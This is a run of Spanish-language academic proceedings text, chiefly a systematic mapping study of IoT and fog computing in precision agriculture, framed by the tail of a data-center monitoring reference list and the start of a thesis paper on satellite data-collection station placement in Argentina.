1. Qiang Liu, Qiang Liu, Yujun Ma, Yujun Ma. Green data center with IoT sensing and cloud-assisted smart temperature control system. Doi:PMID10.1016/j.comnet.2015.11.024. Computer Networks (2016).

2. G.M. Sharif Ullah Al-Mamun, Firuz Kabir, Fahima Nazeen, & Jarin Sobah. (2022). A review on data center monitoring system using smart sensor network. International Research Journal of Science, Technology, Education, and Management, 2(1), 123–130.

3. A. Medina-Santiago et al., "Adaptive Model IoT for Monitoring in Data Centers," in IEEE Access, vol. 8, pp. 5622-5634, 2020, doi: 10.1109/ACCESS.2019.2963061.

4. M. G. Xavier, M. V. Neves, F. D. Rossi, T. C. Ferreto, T. Lange and C. A. F. De Rose, "Performance Evaluation of Container-Based Virtualization for High Performance Computing Environments," 2013 21st Euromicro International Conference on Parallel, Distributed, and Network-Based Processing, Belfast, UK, 2013, pp. 233-240, doi: 10.1109/PDP.2013.41.

5. P. Rattanatamrong et al., "Overhead Study of Telegraf as a Real-Time Monitoring Agent," 2020 17th International Joint Conference on Computer Science and Software Engineering (JCSSE), Bangkok, Thailand, 2020, pp. 42-46, doi: 10.1109/JCSSE49651.2020.9268333.

6. K. Hwang, J. M. Lee, I. H. Jung and D. -H. Lee, "Modification of Mosquitto Broker for Delivery of Urgent MQTT Message," 2019 IEEE Eurasia Conference on IOT, Communication and Engineering (ECICE), Yunlin, Taiwan, 2019, pp. 166-167, doi: 10.1109/ECICE47484.2019.8942800.

7. Nasar, M., & Kausar, M. A. (2019). Suitability of influxdb database for iot applications. International Journal of Innovative Technology and Exploring Engineering, 8(10), 1850-1857.

8. P. Rattanatamrong et al., "Overhead Study of Telegraf as a Real-Time Monitoring Agent," 2020 17th International Joint Conference on Computer Science and Software Engineering (JCSSE), Bangkok, Thailand, 2020, pp. 42-46, doi: 10.1109/JCSSE49651.2020.9268333.

9. K. Ramruthan, Y. Goorun, J. Dickens and W. de Ronde, "Core Functional MES with Machine Monitoring using Open-Source Software," 2021 Rapid Product Development Association of South Africa - Robotics and Mechatronics - Pattern Recognition Association of South Africa (RAPDASA-RobMech-PRASA), South Africa, 2021, pp. 01-07, doi: 10.1109/RAPDASA-RobMech-PRAS53819.2021.9828813.

10. M. Artac, T. Borovssak, E. Di Nitto, M. Guerriero and D. A. Tamburri, "DevOps: Introducing Infrastructure-as-Code," 2017 IEEE/ACM 39th International Conference on Software Engineering Companion (ICSE-C), Buenos Aires, Argentina, 2017, pp. 497-498, doi: 10.1109/ICSE-C.2017.162.

11.https://www.amd.com/es/products/processors/desktops/ryzen/5000-series/amd-ryzen-9-5950x.html

Un Mapeo Sistemático de la Integración de IoT y Computación en la Niebla en la Agricultura de Precisión

Gonçalves, Ricardo[1] Rossi, Gustavo[1,2],
[1]Universidad Abierta Interamericana. Facultad de Tecnología Informática.
Centro de Altos Estudios en Tecnología Informática
[2]LIFIA. Facultad de Informática, UNLP
{ricardo.goncalves@alumnos.uai.edu.ar, gustavo@lifia.info.unlp.edu.ar}

Abstract. La agricultura de precisión está basada en la obtención de datos más precisos y la optimización de las prácticas agrícolas. En su concepto estructural requiere y depende fuertemente del uso de tecnologías avanzadas; Internet de las Cosas (IoT) es una de estas tecnologías. La computación en la niebla está emergiendo rápidamente como un actor clave en el panorama de las arquitecturas de red, en la medida que aumenta la demanda de procesamiento de datos de baja latencia y alto rendimiento, en particular en la agricultura de precisión, donde las granjas suelen estar situadas en zonas alejadas. En este escenario, la computación en la niebla desempeña un papel crucial, al realizar el procesamiento y la manipulación iniciales de los datos antes de enviarlos a una infraestructura en la nube. Teniendo en cuenta este contexto, este trabajo pretende evaluar la investigación existente y desarrollar un modelo sistemático para mapear las lagunas de conocimiento e identificar áreas de investigación.

Keywords: Agricultura de precisión; Computación en la Niebla; Computación en la Nube; Internet de las cosas (IoT); Sensores;

1 Introducción y Conceptos Básicos

Hoy la informática va más allá de la disponibilidad ubicua de infraestructura tecnológica, y está avanzando hacia la plenitud de la computación ubicua prevista por Weiser.[1] Hace poco más de una década, el uso de dispositivos de Internet de las cosas (IoT) representaba el 9% de los dispositivos en comparación con otros dispositivos conectados a la red (Internet). En una comparación estadística, en 2025 tendremos un 30,9% de dispositivos conectados a la red, frente a otros dispositivos que se espera que representen el 10,3%. Incluso con el uso masivo de dispositivos IoT, pudimos comprobar que el uso de IoT en la agricultura es muy bajo. Parece existir una falta de información sobre el uso de estas tecnologías y sus aplicaciones en la agricultura Algunos factores son recursos económicos limitados, escasez de conocimientos e infraestructuras; dificultad para establecer beneficios inmediatos como aumento de ingresos y rentabilidad con el uso de la tecnología y desconfianza en sus proveedores, entre otros [2]. La Computación en la Niebla o Fog Computing es un paradigma para la distribución de servicios basado en crear un entorno para los equipos, una franja entre la nube y el "borde" de la red, facilitando las interacciones en tiempo real con los

dispositivos IoT [3]. La IoT se basa en un modelo tradicional compuesto por capas distintas (Percepción, Red y Aplicación) . Al mismo tiempo, la Agricultura de Precisión, o Precision Farming es un concepto que hace referencia a la gestión agrícola detallada y precisa, utilizando tecnología avanzada para optimizar la producción. El objetivo de este documento es abordar la integración del IoT, la red en la niebla y la agricultura de precisión. En primer lugar, discutimos brevemente algunos trabajos relacionados. En la sección 3 planteamos las preguntas de investigación; luego en la sección 4 se describe el proceso de búsqueda y los trabajos seleccionados. En la sección 5 presentamos los trabajos más relevantes y la sección 6 busca responder las preguntas de investigación; finalmente en la sección 7 presentamos algunas conclusiones.

2 Trabajos Relacionados

En esta sesión presentamos un conjunto de trabajos relacionados con la presente investigación que utilizan la temática de IoT, Fog Computing y Agricultura de Precisión. En [3] los autores presentan la computación en niebla como una extensión del cloud computing, destacando sus características distintivas como la baja latencia, la amplia distribución geográfica y una fuerte presencia de aplicaciones en tiempo real. Este estudio sostiene que la computación en la niebla es adecuada para servicios IoT críticos como los vehículos conectados, las redes eléctricas inteligentes y las ciudades inteligentes, donde la latencia y la respuesta rápida son cruciales; en [4] se explora las diferencias entre datos transitorios (Big Stream) y datos persistentes (Big Data) en entornos IoT. Destacan la necesidad de ambos para un análisis eficaz en tiempo real y analizan cómo la computación en la nube es ideal para procesar grandes volúmenes de datos centralizados, pero falla cuando las fuentes de datos están distribuidas y es esencial una baja latencia. [5] ofrece una revisión exhaustiva de la computación en la niebla, destacando su importancia como complemento de la computación en la nube, especialmente para aplicaciones sensibles a la latencia. La capacidad de procesar datos en el borde de la red es crucial para la agricultura de precisión, donde una baja latencia puede mejorar significativamente la respuesta en tiempo real; [6] analiza la detección ubicua que permiten las tecnologías de redes de sensores inalámbricos (WSN) y su capacidad para medir, inferir y comprender indicadores medioambientales en diversos contextos, desde ecologías delicadas hasta entornos urbanos. En [2] se analiza la aplicación de las nuevas tecnologías en el proceso de producción del vino, destacando cómo la supervisión constante del proceso de fermentación y el uso de tecnologías adecuadas pueden mejorar la calidad del producto, reducir los costos de producción y aumentar la competitividad en el mercado. [7] presenta un estudio de caso en el entorno experimental MCTIC/FAPESP MENTORED, que proporciona valiosos conocimientos sobre la aplicación práctica de la Virtualización de Funciones de Red (NFV) en escenarios realistas.

3 Preguntas de Investigación

Para llegar a las preguntas de investigación, buscamos las investigaciones recientes sobre el tema IoT y la computación en la niebla en el contexto de la agricultura de precisión. Estas son las preguntas que guiarán nuestro análisis:

P1: ¿Cómo se utilizan las tecnologías IoT en la agricultura de precisión para supervisar y mejorar la gestión de los recursos en los cultivos?
P2: ¿Cómo puede la computación en la niebla contribuir a la sostenibilidad y a la gestión eficiente de los recursos en la agricultura de precisión?
P3: ¿Cómo se puede optimizar la arquitectura de computación en la niebla para reducir la latencia y aumentar la eficiencia en el procesamiento de datos en tiempo real en entornos agrícolas?
P4: ¿Cuáles son las tecnologías y arquitecturas más utilizadas para implantar soluciones de computación en la niebla en el contexto agrícola?

4 Criterio de Búsqueda, Selección y Síntesis

Siguiendo la estructura sistemática de mapeo de literatura, se analizaron trabajos en las plataformas Google académico, IEEEXplore y ACM**.** Se realizó una búsqueda en los principales repositorios con fechas entre 2010 y 2024.
En Google Scholar, las búsquedas incluían términos como: “IoT” AND “Fog Computing” AND “Farming Agriculture”, “IoT” AND “Computación en Niebla” AND “Agricultura de Precisión”, e “Internet of Things” AND “Fog Computing” AND “Precision agriculture”. En IEEE, una string usada fue: “Precision farming” AND IoT AND “fog computing” AND architecture. En ACM, la búsqueda se realizó utilizando los términos: [All: precision farming] AND [All: IoT] AND [All: fog computing] AND [E-Publication Date: (01/01/2010 TO 01/31/2024)].

Para filtrar las búsquedas, utilizamos los siguientes criterios de inclusión y exclusión

Criterios de Inclusión:
C1. Publicación entre 2010-2024;
C2. Publicación en inglês, castellano, português;
C3. Publicación de Thesis, Paper, Artículos;
C4. Publicación qué enfoque en IoT, Computación en Niebla, monitoreo y Agricultura de Precisión;

Criterios de Exclusión:
C.E1 - Artículos fuera del intervalo temporal;
C.E2 - Publicación qué no se tenga aseso por plataforma de búsqueda;
C.E3 - Publicación de trabajos de graduación;
C.E4 - Publicación que no abordan estos temas;

5 Trabajos más relevantes

Luego de la búsqueda por las palabras claves, se clasificaron los artículos y se mapearon para dar respuestas a las preguntas de investigación. Se identificaron 199 artículos y publicaciones apropiadas. Para este estudio, hemos seleccionado y filtrado los artículos más pertinentes y, por razones de espacio, hemos resumido el debate siguiente basándonos en estos documentos que discutimos abajo. Todos los documentos que contribuyeron de algún modo a esta investigación pueden encontrarse aquí: https://drive.google.com/drive/folders/1V4xK92ideFc9vUwAOAISBJ-H4-vC2lLQ?usp=sharing

[3] extiende el paradigma de la computación en la nube al borde de la red, lo que permite comprender una nueva gama de aplicaciones y servicios. Aprovecha las principales características definitorias de la computación en la niebla: baja latencia, conocimiento de la ubicación, amplia distribución geográfica, movilidad, gran número de nodos. **Discusión**: Pone de relieve cómo la computación en la niebla puede complementar la computación en nube dando soporte a aplicaciones IoT que requieren baja latencia y respuestas en tiempo real.

[4] presenta el enfoque de los dos conceptos de Little Data o Big Stream: datos transitorios que se capturan constantemente desde dispositivos inteligentes IoT y Big Data: datos y conocimientos persistentes que se almacenan y archivan en un almacenamiento centralizado en la nube. **Discusión**: Este estudio destaca la importancia de distinguir entre datos transitorios (Big Flow) y datos persistentes (Big Data) en entornos IoT,

[5] discute los retos de los principales tipos de servicio de computación en la nube (Iaas, Paas, Saas) y las ventajas que conllevan (elasticidad y escalabilidad). Discute el problema de la distancia entre los equipos finales (sensores, dispositivos de borde) y los servicios, que se encuentran en centros de datos, a menudo separados geográficamente, y el problema que la latencia acarrea a aplicaciones como las catástrofes y la entrega de contenidos. **Discusión**: Este estudio ofrece una revisión de la computación en la niebla, destacando su importancia como complemento de la computación en la nube, especialmente para aplicaciones sensibles a la latencia.

[8] sostiene que al virtualizar sus recursos, la computación en la niebla permite crear múltiples redes virtuales o «network slices» sobre una misma arquitectura física, cada una de ellas al servicio de un contexto diferente. **Discusión**: La capacidad de crear y gestionar múltiples redes virtuales sobre una arquitectura física compartida es especialmente relevante para la agricultura de precisión.

[9] aborda cuestiones y el estado de la técnica relacionados con el uso de la virtualización de funciones de red (NFV) en la detección y mitigación de las amenazas a la seguridad. **Discusión**: La capacidad de crear y gestionar múltiples redes virtuales en una arquitectura física compartida es especialmente relevante para la agricultura de precisión.

6 Análisis y Discusión:

Seguidamente se presentan algunas respuestas iniciales a las preguntas de investigación

P1: **¿Cómo se utilizan las tecnologías IoT en la agricultura de precisión para supervisar y mejorar la gestión de los recursos en los cultivos?**

El uso de procesos de monitoreo en la agricultura puede ser transformador, cuando se piensa en el potencial de las tecnologías de la Internet de las Cosas (IoT), donde cada detalle del cultivo puede impactar significativamente en la calidad de los productos.. La integración de sensores puede proponer una oportunidad única para optimizar la administración de los recursos. Sensores de suelo y ambiente son esenciales para mensurar la humedad y, temperatura y nutrientes del suelo por ejemplo. En un documento de 2017 de la - (FAO) , Se decía lo siguiente: Las tecnologías de la información y la comunicación modernas ofrecen a los agricultores múltiples opciones para comprar insumos, vender productos y mejorar su acceso a la información. Pero, como se menciona en otras investigaciones recientes, el tema de la tecnología en la agricultura es todavía muy pequeño para el nivel de superficie en hectáreas y la cantidad de productores y productos producidos en América del Sur. En un informe de la CEPAL titulado: Digitalización y cambio tecnológico en las pequeñas industrias agrícolas y agroindustriales en América Latina. En la actualidad 16 de 27 países de la región cuentan con una agenda digital a nivel nacional vigente y en implementación [10]. De los 13 países analizados, solamente en cuatro de ellos se consideran acciones destinadas a la transformación digital de este sector [10].

Fuente:[10]




Fig 1: Cuantidad de Países con uso de Agricultura de Precisión

En el aspecto de la agricultura 4.0 nace como un producto del desarrollo del IoT y otras tecnologías con el fin de conectar e intercambiar datos con otros dispositivos y sistemas a través de internet. Actualmente, diversas entidades, empresas, universidades y centros tecnológicos se han interesado en impulsar el desarrollo del sector agrícola, contando con conocimiento específico en el tema. Sin embargo, no existe un paquete tecnológico que solucione de forma integral los problemas relacionados con el manejo agrícola. [11]

Fuente: [12]




Fig 2: Mapeo de Agricultura 4.0

P2. ¿Cómo puede la computación en niebla contribuir a la sostenibilidad y (a) la gestión eficiente de los recursos en la agricultura de precisión?

La computación en la niebla como una extensión de la computación en la nube ofrece una infraestructura distribuida que tiene un procesamiento y almacenamiento de datos más cercano de los dispositivos de origen. Uno de los principales beneficios de la computación en la niebla es la capacidad de procesar datos en tiempo real. Sensores instalados en campos agrícolas recolectan datos acerca de la humedad del suelo, temperatura, niveles de nutrientes y otras informaciones de gran importancia para la planta. Con la computación en la niebla esos datos pueden empezar a ser analizados y tratados localmente siendo posible ajustes inmediatos en las prácticas agrícolas como aplicación de nutrientes, agua, defensivos entre otros. Es importante tener en cuenta que muchas granjas están situadas en zonas alejadas de los centros urbanos y tienen una disponibilidad limitada de conexiones a Internet de alta velocidad, la latencia es un paradigma incrementado a las distancias y al uso de redes inalámbricas y dispositivos IoT, que necesitan un bajo consumo energético.[8]. En general, si los dispositivos necesitan enviar datos a un entorno de computación en la nube para su procesamiento y visualización, es casi imposible hacerlo en tiempo real debido al problema de la latencia entre el dispositivo y el entorno de computación en nube externo.

Fuente: Proprio autor




Fig 3: Visión general de una Red IoT y Niebla

P3: ¿Cómo se puede optimizar la arquitectura de computación en la niebla para reducir la latencia y aumentar la eficiencia en el procesamiento de datos en tiempo real en entornos agrícolas?

En el rendimiento de un sistema cliente/servidor influyen dos factores de red: el ancho de banda de la red (cuántos bits/s puede transportar) y la latencia (cuántos segundos tarda el primer bit en llegar del cliente al servidor)[13]. En términos de redes informáticas, se refiere al tiempo que tarda una solicitud en ir de un dispositivo de origen (como un sensor IoT) al de destino (como un servidor en la nube) y de vuelta al dispositivo de origen con una respuesta. El concepto de computación en la nube implica centralizar el procesamiento y almacenamiento de datos en centros de datos remotos [14]. Cuando un dispositivo IoT o cualquier otro sistema gestiona estos datos o los envía a una nube para su procesamiento o análisis, se puede generar un retraso (latencia). Dependiendo del sistema o la aplicación, esta operación puede realizarse con normalidad, sin demasiados aspectos negativos para el usuario final. En la latencia de la computación en la nube influyen varios factores: la distancia física, ya que cuanto más lejos estén los dispositivos del centro de datos, mayor será la latencia; la congestión de la red, ya que el tráfico de red puede causar retrasos en la transmisión de datos; y el procesamiento centralizado, que implica el tiempo que tardan los servidores en la nube en procesar y responder a las peticiones. En un trabajo muy interesante [15] crea una plataforma de computación en la niebla como prueba de concepto, consistente en dos subsistemas de red, cada uno de los dos subsistemas.

Fuente: [20]




Fig 4: Plataforma de pruebas Computación en Niebla

En primer lugar, comparamos la latencia y el ancho de banda proporcionados por la niebla y la nube. Utilizamos el RTT (tiempo de ida y vuelta) como métrica de latencia, y medimos tanto el ancho de banda de subida como el de bajada. Los resultados se muestran en la fig5. Podemos ver que la red en la niebla tiene grandes ventajas en términos de baja latencia y gran ancho de banda para los clientes. [15]

Fuente: [15]

	RTT (ms)	Up/Down-link Bandwidth (Mbps)
Fog	1.416	83.723/101.918
Cloud	17.989	1.785/1.746

Fig 5: Pruebas de latencia Niebla x Cloud

P4: ¿Cuáles son las tecnologías y arquitecturas más utilizadas para implantar soluciones de Computación en Niebla en el contexto agrícola?

Una arquitectura de computación en la niebla bien definida, diseñada y mapeada es clave para determinar cómo se procesan, almacenan y transmiten los datos entre los dispositivos de campo y los centros de procesamiento. Las arquitecturas jerárquicas, de malla e híbridas son algunos de los enfoques utilizados para equilibrar la carga de trabajo y optimizar el flujo de información en entornos agrícolas. Hasta la fecha, no se dispone de una arquitectura estándar. Sin embargo, muchos trabajos de investigación han prediseñado arquitecturas de computación en la niebla [16], [3], [17].

Arquitectura jerárquica: La arquitectura jerárquica es la más común en las soluciones de la niebla para la agricultura. En esta configuración, los datos fluyen desde los sensores IoT a los nodos de la niebla (gateways) y luego a la nube central. Esta estructura jerárquica permite una distribución eficiente de la carga de trabajo, con un procesamiento inicial realizado en los nodos de la niebla para reducir la latencia. Cada dispositivo de la niebla tiene asociada una capacidad de CPU y un ancho de banda de red de enlace ascendente. Esto debe utilizarse para ejecutar aplicaciones de la niebla en ellos.[4]

Fuente: [18]




Fig 6: Arquitectura IoT Jerárquica

Arquitectura de malla: En una arquitectura de malla, cada nodo de la niebla puede comunicarse directamente con otros nodos, formando una red interconectada. Esta topología aumenta la resiliencia de la red, permitiendo que los datos encuentren múltiples caminos para llegar a su destino final.

Fuente: Proprio Autor




Fig 7: Arquitectura Mesh/Malla para IoT y Niebla

Arquitectura híbrida: Combina elementos de las arquitecturas jerárquicas y de malla, aprovechando las ventajas de ambas. En una arquitectura híbrida, algunas funciones están descentralizadas y se procesan localmente en los nodos de niebla, mientras que otras están centralizadas en la nube.

7 Conclusiónes

La agricultura de precisión representa una revolución en la forma en que gestionaremos los recursos agrícolas, proporcionando un nivel de eficiencia y sostenibilidad sin precedentes. La integración de tecnologías avanzadas como Internet de las Cosas (IoT) y computación en la niebla (Fog Computing) desempeñan un papel crucial en esta transformación. A pesar del uso aún limitado de estas soluciones en la agricultura, el potencial de crecimiento de estas tecnologías es inmenso. Las ventajas en términos de eficiencia de procesamiento de datos, menor latencia y la capacidad de operar en entornos con conectividad limitada son solo algunos de los beneficios que podrían impulsar una adopción más amplia en los próximos años. La agricultura 4.0, que se caracteriza por la digitalización y automatización de los procesos agrícolas, encontrará en la computación en la niebla un poderoso aliado. A medida que más agricultores y empresas adopten estas tecnologías, podemos esperar una transformación significativa en el sector, con mejoras sustanciales en la eficiencia de los recursos, reducción de costos y aumento de la productividad y un impacto positivo enorme, que promete un futuro más eficiente y sostenible para la agricultura mundial.

References

[1] M. Weiser, “The Computer for the 21 st Century,” *Sci Am*, vol. 265, no. 3, pp. 94–105, 1991.

[2] M. A. Orozco, “Análisis de factibilidad en la implementación de un sistema de control para el monitoreo del proceso de fermentación del vino (Doctoral dissertation, SIPI).,” 2020. Accessed: May 31, 2023. [Online]. Available: https://repositorio.cetys.mx/bitstream/60000/1102/1/Orozco%20Armando_Proyecto%20final.pdf

[3] F. Bonomi, R. Milito, J. Zhu, and S. Addepalli, “Fog computing and its role in the internet of things,” in *Proceedings of the first edition of the MCC workshop on Mobile cloud computing*, 2012, pp. 13–16.

[4] A. V Dastjerdi, H. Gupta, R. N. Calheiros, S. K. Ghosh, and R. Buyya, “Chapter 4 - Fog Computing: principles, architectures, and applications,” 2016. doi: 10.1016/B978-0-12-805395-9/00004-6.

[5] C. Mouradian, D. Naboulsi, S. Yangui, R. H. Glitho, M. J. Morrow, and P. A. Polakos, “A Comprehensive Survey on Fog Computing: State-of-the-Art and Research Challenges,” Jan. 01, 2018, *Institute of Electrical and Electronics Engineers Inc.* doi: 10.1109/COMST.2017.2771153.

[6] J. Gubbi, R. Buyya, S. Marusic, and M. Palaniswami, “Internet of Things (IoT): A vision, architectural elements, and future directions,” *Future Generation Computer Systems*, vol. 29, no. 7, pp. 1645–1660, 2013, doi: 10.1016/j.future.2013.01.010.

[7] G. Werneck de Oliveira, J. Rangel Porto, N. Gonçalves Prates Jr, A. Luiz dos Santos, M. Nogueira, and D. Macêdo Batista, “Capítulo 3 Virtualização de Funções de Rede na IoT: Um Panorama do Gerenciamento de Desempenho x Segurança.”

[8] D. M. Gonçalves, L. F. Bittencourt, and E. R. M. Madeira, “Fatiamento dinâmico de redes em computaçao em névoa para usuários móveis,” in *Anais do XXXIX Simpósio Brasileiro de Redes de Computadores e Sistemas Distribuídos*, SBC, 2021, pp. 57–70.

[9] G. W. de Oliveira, J. R. Porto, N. G. Prates Jr, A. L. dos Santos, M. Nogueira, and D. M. Batista, “Virtualização de Funções de Rede na IoT: Um Panorama do Gerenciamento de Desempenho x Segurança,” *Sociedade Brasileira de Computação*, 2021.

[10] O. R. E. M. H. Sotomayor Echenique, “Digitalización y cambio tecnológico en las mipymes agrícolas y agroindustriales en América Latina,” 2021, Accessed: May 31, 2023. [Online]. Available: https://repositorio.cepal.org/handle/11362/46965

[11] C. A. Muñoz Castro, “Diseño de sistema IoT para la viticultura de la región del Maule (Doctoral dissertation, Universidad de Talca (Chile),” 2021. Accessed: Jul. 02, 2023. [Online]. Available: http://dspace.utalca.cl/bitstream/1950/13002/3/2021A000748.pdf

[12] M. Raj *et al.*, “A survey on the role of Internet of Things for adopting and promoting Agriculture 4.0,” Aug. 01, 2021, *Academic Press*. doi: 10.1016/j.jnca.2021.103107.

[13] A. S. Tanenbaum, “Redes de Computadores/Andrew S,” *Tanenbaum: Tradução [ds 3. ed. original] Insight Serviços de Informática. Rio de Janeiro: Campus*, 1997.

[14] R. Buyya, J. Broberg, and A. M. Goscinski, *Cloud computing: Principles and paradigms*. John Wiley & Sons, 2010.

[15] S. Yi, Z. Hao, Z. Qin, and Q. Li, “Fog computing: Platform and applications,” in *2015 Third IEEE workshop on hot topics in web systems and technologies (HotWeb)*, IEEE, 2015, pp. 73–78.

[16] M. B. Caminero, C. Núñez-Gómez, and C. Carrión, “Aplicaciones de blockchain en IoT y computación en la niebla,” in *Actas del Congreso Internacional de Ingeniería de Sistemas*, 2021, pp. 19–31.

[17] U. Y. Khan and T. R. Soomro, “Envisioning Internet of Things using Fog computing,” *International Journal of Advanced Computer Science and Applications*, vol. 9, no. 1, pp. 441–448, 2018, doi: 10.14569/IJACSA.2018.090161.

[18] Z. Rezazadeh, M. Rezaei, and M. Nickray, “LAMP: A Hybrid Fog-Cloud Latency-Aware Module Placement Algorithm for IoT Applications,” in *2019 IEEE 5th Conference on Knowledge Based Engineering and Innovation, KBEI 2019*, Institute of Electrical and Electronics Engineers Inc., Feb. 2019, pp. 845–850. doi: 10.1109/KBEI.2019.8734958.

Distribución estratégica de Estaciones en el Sistema satelital Argentino de recolección de datos

H. N. Uriona[1] G.E. Sager,[2] H. A. Villagarcia Wanza[3]

[1] Depto de Ciencias Básicas-Facultad de Ingeniería, UNLP, La Plata Argentina
[2] GrIDComD-Depto de Electrotecnia - Facultad de Ingeniería, UNLP, La Plata, Argentina
[3] Instituto de Investigación en Informática (III-LIDI)-Facultad de Informática UNLP,La Plata, Argentina
huriona@ing.unlp.edu.ar, ger@ing.unlp.edu.ar; hvw@info.unlp.edu.ar

Abstract: En regiones inhóspitas del país, uno de los métodos de recolección de datos meteorológicos y medioambientales posibles es mediante la utilización de Plataformas de Adquisición de Datos que luego son transmitidas a un sistema satelital de Recolección de Datos conocido como “Data Collection System” (DCS). Para maximizar la eficiencia del sistema, es esencial optimizar la cantidad y ubicación de estas estaciones, asegurando su visibilidad hacia el satélite. La planificación adecuada requiere maximizar la cobertura, donde la particularidad debida al corrimiento Doppler de frecuencia en la señal que recibe el satélite, permite minimizar las interferencias o colisiones.
Este trabajo presenta los avances de una tesis de Maestría en Redes de Datos, que se centra en un estudio hidrológico exhaustivo del río Colorado en Argentina, desde la provincia de Mendoza hasta Buenos Aires. Con el fin de obtener datos precisos y representativos, se planifica la distribución estratégica de estaciones de medición de humedad del suelo a lo largo de su curso.

Keywords: Aloha, colisiones, DCS, DCP, ARGOS, SCD.

1. El Sistema de Recolección de Datos Satelital Argentino (DCS) opera como un enrutador de mensajes "Store and Forward". Los mensajes recibidos por el satélite son almacenados y luego descargados en la Estación Terrena Córdoba (ETC) de la CoNAE. Cuando el satélite tiene línea de visión con las estaciones transmisoras, se forma una red ad-hoc de corta duración, similar a una capa de acceso al medio del modelo ISO-OSI, que cambia dinámicamente a medida que el satélite capta diferentes estaciones. Las transmisiones compiten por el acceso al medio, de manera similar al sistema ALOHA, el efecto Doppler reduce las colisiones en comparación con el ALOHA puro. [1] [2]
El Sistema DCS consta de tres segmentos: Usuario, Espacial y Terrestre.
Esta investigación busca optimizar el despliegue de estaciones transmisoras en el sistema DCS. Dado las características geográficas de Argentina y las órbitas polares de sus satélites, se requiere de estrategias específicas para mejorar la adquisición de estaciones terrestres. El objetivo es analizar y evaluar estrategias de despliegue, asignación de frecuencias y gestión de intervalos de transmisión. [3]
Este trabajo forma parte de una tesis para la Maestría en Redes de Datos de la Facultad de Informática de la UNLP.

La investigación está siendo desarrollada por el Ing Hugo Uriona bajo la dirección del Ing Gerardo Sager y la co-dirección del Ing Horacio Villagarcia Wanza. El trabajo de investigación fue iniciado en 2019

Aporte del Trabajo

De acuerdo con lo planificado, se han abordado los puntos propuestos en el plan de trabajo: investigación, elaboración, implementación de modelos y simulaciones usando el software Matlab. Posteriormente, se ha determinado la capacidad en distintos escenarios.

El propósito de este capítulo es ilustrar un ejemplo aplicativo que facilite la comprensión de los conceptos desarrollados. Se analizará un caso específico que consiste en la distribución estratégica de un conjunto de estaciones transmisoras en una región del país. El objetivo principal es determinar cuántas de estas estaciones tienen visibilidad hacia el satélite, evaluando así la capacidad del sistema para la recolección de datos (DCS) en el territorio argentino.

Para iniciar el análisis, se ha identificado un área de interés para su estudio, delimitada en el mapa como "Caso 1".



Figura 1



Figura 2

Caso 1: Río Colorado

Este estudio hipotético se enfoca en un análisis hidrológico detallado del río Colorado en Argentina, abarcando desde la provincia de Mendoza hasta Buenos Aires. Para obtener datos precisos y representativos, se planifica la distribución estratégica de estaciones de medición de humedad del suelo a lo largo del curso del río.

La metodología utilizada incluye la identificación de puntos estratégicos donde se instalarán estas estaciones, equipadas con sensores adecuados. La ciudad de Limay ha sido seleccionada como punto de análisis debido a su posición estratégica y relevancia regional.

- Distribución de Estaciones:

La ubicación de las estaciones de medición se realizará teniendo en cuenta factores geográficos, climáticos y la variabilidad del terreno. Se utilizarán herramientas geoespaciales avanzadas para optimizar su distribución, asegurando así una cobertura representativa de la humedad del suelo a lo largo del río Colorado. Para el análisis, se ubicará una estación denominada A1, cuyas coordenadas de latitud (σ_{A1}) y longitud (λ_{A1}) se muestran en el mapa de la República Argentina.

$\sigma_{A1} = -37.15; \quad \lambda_{A1} = -66.67$

El análisis continuará utilizando las ecuaciones definidas en el capítulo correspondiente al Estudio de Modelos Orbitales, que permiten calcular la latitud y longitud subsatelital

(σ_{SB}, λ_{SB}). Estas ecuaciones han sido implementadas y simuladas mediante Matlab, lo que permite desarrollar una función específica para la identificación de puntos subsatelitales (σ_{SB}, λ_{SB}).

La disposición geoespacial de estas estaciones se ilustra mediante la representación gráfica de los puntos subsatelitales en la función $\sigma_{SB} = f(\lambda_{SB})$, que muestra las trayectorias del satélite en un ciclo diario de 24 horas. Esta representación, proyectada sobre un planisferio, permite visualizar las diversas trayectorias seguidas por el satélite al orbitar la Tierra. Con este resultado y la ubicación de la estación A1, es posible determinar las pasadas del satélite en las proximidades de dicha estación.

